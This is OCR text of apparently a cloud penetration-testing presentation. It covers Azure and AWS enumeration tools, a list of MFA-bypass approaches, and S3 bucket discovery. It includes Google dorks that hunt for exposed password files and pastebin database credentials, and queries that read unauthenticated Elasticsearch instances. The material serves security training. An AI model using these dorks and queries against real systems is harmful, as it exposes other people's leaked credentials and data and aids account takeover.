
All-in-one

Roadrecon

1) roadrecon.exe auth -u user@example.com


2) roadrecon.exe dump

3) roadrecon-gui.exe -debug -d .\roadrecon.db




azucar

```
.\Azucar.ps1 -ExportTo CSV,JSON,XML,EXCEL  -ForceAuth
```




ScoutSuite

scout --provider azure --user-account -f



Azurite

Review-AzureRmSubscription



Activate Windows
Go to Settings to activate Windows.

Misc

Avoiding 2FA (MFA)

- using management certificates
- service principal account
- cookies
- proxying traffic through users browser
- utilizing smart cards
- Stealing a phone or a phone Number
- prompting the user for 2FA

Pentesting AWS

AWS OSINT

IP ranges

- **Sources:**
  - https://ip-ranges.amazonaws.com/ip-ranges.json
    - https://docs.aws.amazon.com/general/latest/gr/aws-ip-ranges.html#aws-ip-download

CLI

1) wget https://ip-ranges.amazonaws.com/ip-ranges.json
2)jq .createDate < ip-ranges.json
3)jq '.prefixes[] | select(.region=="us-east-1")' < ip-ranges.json
4)jq -r '.prefixes | .[].ip_prefix' < ip-ranges.json

Automated

AWS-CheckIP.sh <target_ip>

Check IP details

- https://www.shodan.io/host/112.121.161.172
- https://censys.io/ipv4/112.121.161.172
- https://viewdns.info/
- https://securitytrails.com/

S3 Buckets

S3: Format

1. https://bucketname.s3.eu-west-1.amazonaws.com/file.txt
2. https://s3-eu-west-1.amazonaws.com/bucketname/file.txt
3. https://bucketname.s3.amazonaws.com/file.txt
4. https://s3.amazonaws.com/bucketname/file.txt

Public S3: Google dorks

- site:*.amazonaws.com -www "compute"
- site:*.amazonaws.com -www "compute" "ap-south-1"
- site:hackerone.com inurl:reports -support.hackerone.com "AWS" "s3"
- site:*.s3.amazonaws.com ext:xls | ext:xlsx | ext:csv password|passwd|pass user|username|uid|email

Public S3: Tools

Dnscan.py

- dnscan.py -d s3.amazonaws.com -w wordlist
- dnscan.py -d s3.<region>.amazonaws.com -w wordlist
- dnscan.py -d amazonaws.com -w wordlist

lolrusLove

- python lolrusLove-v0_0_6.py http://flaws.cloud/ 2>&1 | grep -i s3 | awk '{print $6}' | grep amazonaws | sort -u

cloud_enum

- cloud_enum -k owaspsanaa -t 60 --disable-azure --disablegcp

Bucket_finder

- ./bucket_finder.rb /tmp/wordlist

Amazon Elasticsearch DB


General Info

- **Port**:9200
- Performs full text searches on very large datasets.
- Tables != Types
- Column names != Field names

{"id":1, "name":"ghostlulz", "password":"SuperSecureP@ssword"}

Exposed Dbs on port 9200

Query: port:9200 elastic




Unauthenticated Elasticsearch DB

GET Request sent


```
{
    name: "node-1",
    cluster_name: "my-application",
    cluster_uuid: "G70pbNU-Q_GkLkz2r9wyeg",
  - version: {
        number: "7.3.1",
        build_flavor: "default",
        build_type: "tar",
        build_hash: "4749ba6",
        build_date: "2019-08-19T20:19:25.651794Z",
        build_snapshot: false,
        lucene_version: "8.1.0",
        minimum_wire_compatibility_version: "6.8.0",
        minimum_index_compatibility_version: "6.0.0-beta1"
    },
    tagline: "You Know, for Search"
}
```

Listing all databases within elasticsearch DB

“/_cat/indices?v”



Display databases information along with other info

_stats/?pretty=true

Search for strings

/_all/_search?q=email


```
{
    took: 0,
    timed_out: false,
  - _shards: {
        total: 2,
        successful: 2,
        skipped: 0,
        failed: 0
    },
  - hits: {
      - total: {
            value: 0,
            relation: "eq"
        },
        max_score: null,
        hits: [ ]
    }
}
```

Search for strings

/INDEX_NAME_HERE/_mapping?pretty=1



```
{
  - .kibana: {
      - mappings: {
          - properties: {
              - config: {
                  - properties: {
                      - buildNum: {
                            type: "long"
                        }
                    }
                },
              - type: {
                    type: "text",
                  - fields: {
                      - keyword: {
                            type: "keyword",
                            ignore_above: 256
                        }
                    }
                },
              - updated_at: {
                    type: "date"
                }
            }
        }
    }
}
```

RDS

Amazon Relational Database Service

RDS: Google dorks

site:pastebin.com "rds.amazonaws.com" "u " pass OR password


LAST SLIDE OF PRESENTATION
ANY QUESTIONS??
imgflip.com

References

- https://o365blog.com/
- Pentesting azure applications by Matt Burrough
- https://digi.ninja/projects/bucket_finder.php
- https://github.com/appsecco/breaking-and-pwning-apps-and-servers-aws-azure-training
- Bug Bounty playbook Ghostlulz
- Blue cloud of death Bryce Kunz
- https://posts.specterops.io/attacking-azure-azure-ad-and-introducing-powerzure-ca70b330511a
- https://www.youtube.com/watch?v=ylsMZes7qrU
- https://www.youtube.com/watch?v=LufXEPTlPak